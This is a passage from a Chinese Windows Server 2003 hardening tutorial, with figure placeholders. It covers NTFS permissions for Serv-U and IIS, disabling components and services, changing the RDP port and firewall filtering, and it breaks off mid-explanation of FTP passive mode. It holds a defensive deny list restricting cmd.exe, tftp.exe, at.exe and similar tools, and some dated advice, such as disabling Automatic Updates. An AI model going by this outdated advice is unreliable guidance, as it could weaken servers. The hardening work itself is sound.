


图8 设置FTP相应授权的目录

如果在服务管理里将Serv-U更改为本地系统内其它帐户运行，比如新建的cnsu（如图9）。




图9 更改为本地系统内其它帐户运行

那么就在授权目录里的访问控制列表里，像添加system一样把cnsu这个帐户添加进去，并授予相应的权限。这个帐户最好由这个服务单独使用，如果同一个帐户被多个服务共同使用，其安全性会大打折扣，也不利于权限控制管理。

作为网站应用服务器来讲，网站的访问控制权限更显得重要。除了用NTFS访问控制列表来管理外，IIS内置的身份验证，如果很好地与访问控制列表结合，将为网站的安全性起到非常大的作用。

当目录安全性的身份验证设为cn90用户时，那么所对应的网站来访都会以cn90这个帐号访问目录，此时这个目录的NTFS访问控制列表内如果没有cn90这个帐号，将无法访问到网站的内容，也就是被服务器拒绝访问了（如图10）。

所以要想正常地访问这个目录内的网站，就需要在访问控制列表内将此帐户添加进去。另外需注意的两点是数据库权限问题和%systemroot%目录内的插件和相关控件的权限问题。经常发现有的朋友在设定完了IIS身份验证和NTFS访问控制列表后，网站还是不能正常访问。原因就是因为访问控制时的权限只是有读和运行的权限，没有写和修改的权限，这本身没有什么错。但数据库那个文件你一定要单独加入写的权限，不然数据库无法写入，当然不能正常使用了。另外一个就是%systemroot%目录只留管理员和系统权限后，由于网站浏览者采用身份验证设定的匿名帐户访问，而%systemroot%目录的NTFS没有他的访问权限，所以造成没有权限调用asp或其它的一些控件，而引起不能正常浏览，所以要找到相关路径并给予对应的权限。如果网站要运行aspx程序，还应该加上users的读权限，不然aspx会无法运行。

关于权限，如果装有SQL Server，那么它本身的权限控制与系统的权限也需要进行很好的结合。还有诸如其它的权限设定等等此文我就不一一举例了，以后的文章可能会针会某一方面深入地讨论。总之权限和访问控制是我们服务器安全要首先考虑和重视的问题。

四、细节的魅力——配置服务器安全点滴

谁将系统做得更细，那么安全性也会相应提高。经常出现很多系统的大的方面做得很好，一些小地方却不注意，造成系统被入侵，真是百密一疏。但注意细节的前提是对系统要非常的熟悉，不然不知道从哪里下手也没用。下面我将对windows系统的服务器配置常见安全方面细节列举出来，供大家参考。

1.系统安装前的考虑

在作服务器之前就应该想好需要什么。根据需要安装配置合理的系统才是明智的选择。如果你仅是需要ASP或.NET程序，那么Windows Server 2003与自带的IIS6.0相结合，再进行正确的配置将是非常安全的。有不少人认为在2003上安装apache比较好，




图10　当目录安全性的身份验证设为cn90用户

但我个人认为apache与windows结合得并不是很好。要是想用apache，在linux或unix类的系统上无论是安全还是效率上都会比windows强得多，如果你选定了系统，如2003（以下配置都以2003系统为例），那么就应该把一切打算安装的服务软件或工具提前准备好，还有升级补丁包、防火墙、杀毒等安全工具。所以系统安装前一定要做好一切准备工作。

2．安装系统时要注意的问题

在系统安装时就应该考虑到系统安装后的安全维护问题，所以NTFS分区格式是必需的，因为FAT和FAT32格式的Windows系统无法进行访问控制，对系统的安全性是不利的。

3．安装系统后要注意的问题

很多人在装完系统后，就急着上网升级打补丁等。其实，在装完系统后先不要急着联网，把网线拔掉都没关系，先把服务器上不需要连接网络的安全配置给做一下是明智的。

4．基本的系统配置

(1)安装准备好的最新补丁包。

(2)建立操作日志，在系统安装后对所有的操作进行详细记录。

(3)应用服务的安装与调试。要先安装所需的应用服务如web\ftp\mail\database等，不然有很多人在做完了安全配置后，发现应用服务无法正常使用，此时再查找什么配置造成的影响又费时又费力，有时还查不出原因。

(4)系统帐号的安全管理。可以采用禁用guset等所有无用的帐号、给系统管理员administrator改名、新增备用管理员、普通帐号分组管理、设立强密码、定期更换密码等措施加强帐号的安全。

(5)安全访问控制列表与应用服务的结合。这一点非常的重要，上文我已作过相关介绍，在这里再强调一下，一定要仔细，对于重要的目录要再检查一下，尤其要注意"%allusersprofile%\.."这个目录。默认情况下这个目录不会继续上层访问控制列表的设定，所以要重新设定一下。设定OK后，要对应用服务进行测试，如果有问题参考第2条做的记录，检查一下问题，直到安全和使用都没问题。

(6)将重要的可执行文件的访问作限制。将"%windir%"目录下的**regedit.exe**和"**%windir%\system32**"目录下的**at.exe、attrib.exe、cacls.exe、cmd.exe、netstat.exe、tftp.exe**访问控制列表里设为只允许administrators组内的管理员才可以访问。

(7)禁用不必要的组件。对于FSO、shell、WScript等存在安全隐患的组件，如果不是必需的话，最好禁用掉。可以在运行中输入以下命令：

```
RegSvr32 /u %systemroot%\system32\scrrun.dll
RegSvr32 /u %systemroot%\system32\shell32.dll
RegSvr32 /u %systemroot%\system32\wshom.ocx
```

(8)出于安全性考虑，以下服务建议关闭：

```
Remote Registry
Workstation
Alerter
Computer Browser
Distributed File System
Messenger
Net Logon
Remote Procedure Call (RPC) Locator
Server
```

对于服务器来讲，不是必需的服务我们都应该禁用掉，如：TCP/IP NetBIOS Helper、Telephony、Telnet、Windows Time、Automatic Updates、Print Spooler等，自己多参照一下服务描述，把不必要的禁用。

(9)修改远程终端的默认连接端口。方法如下：修改[**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp**]的PortNumber值，默认是**3389**，修改成所希望的端口，建议将数值改得大一些，如**9999**。然后，按上面的方法修改[**HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp**]的**PortNumber**值，和前面的相同，也修改为**9999**，修改结束重启后即可。不过在客户端连接时要记得在原连接的IP后面加上"**:9999**"(9999代表你刚修改的值。也可以是其它。但一定要是你在注册表中修改的值。)

(10)在"网络连接"里，把不需要的协议和服务都删掉（如图11）。这里只保留基本的Internet协议（TCP/IP）就可以了，如果你需要控制带宽流量和负载平衡，可以再安装一个Qos数据包计划程序和网络负载平衡，总之，要根据需要添加，对于不是必要的一定不能手软。

(11)在Internet协议（TCP/IP）的属性，高级选项里禁用TCP/IP上的NetBIOS（如图12）。




图11　删掉不需要的协议和服务




图12　禁用TCP/IP上的NetBIOS




图13　启用自带的防火墙

(12)启用Windows2003自带的防火墙和TCP/IP筛选。例如：当服务器不是商业虚拟服务器，也没有Mail服务，那么只打开80端口和远程终端（如：9999）就够了。配置如图13、14、15所示：

如果有其它的服务需要使用端口，再对应防火墙和TCP\IP筛选进行增加即可，由于很多人在配置时不能很好地与FTP相结合，我下面以Serv-U的配置为例再简单说一下FTP的端口设定。




图14 启用TCP/IP筛选




图15 只打开80端口和远程终端

FTP的工作方式分为主动式PORT和被动式PASV两种，现在我以PASV模式为例，在连接的过程，客户端向服务器端口（默认为21）发送连接请求，服务器接受连接并建立一条命令链路（所以此时防火墙和TCP\IP里应把21端口打开）。当需要传送数据时，服务器在命令链路上用PASV命令告诉客户端："我打开了XXX端口，你过来连接我。"于是客户端向服务器的XXX端口发送连接请求，建立一条数据链路来传送数据。一般来讲PASV模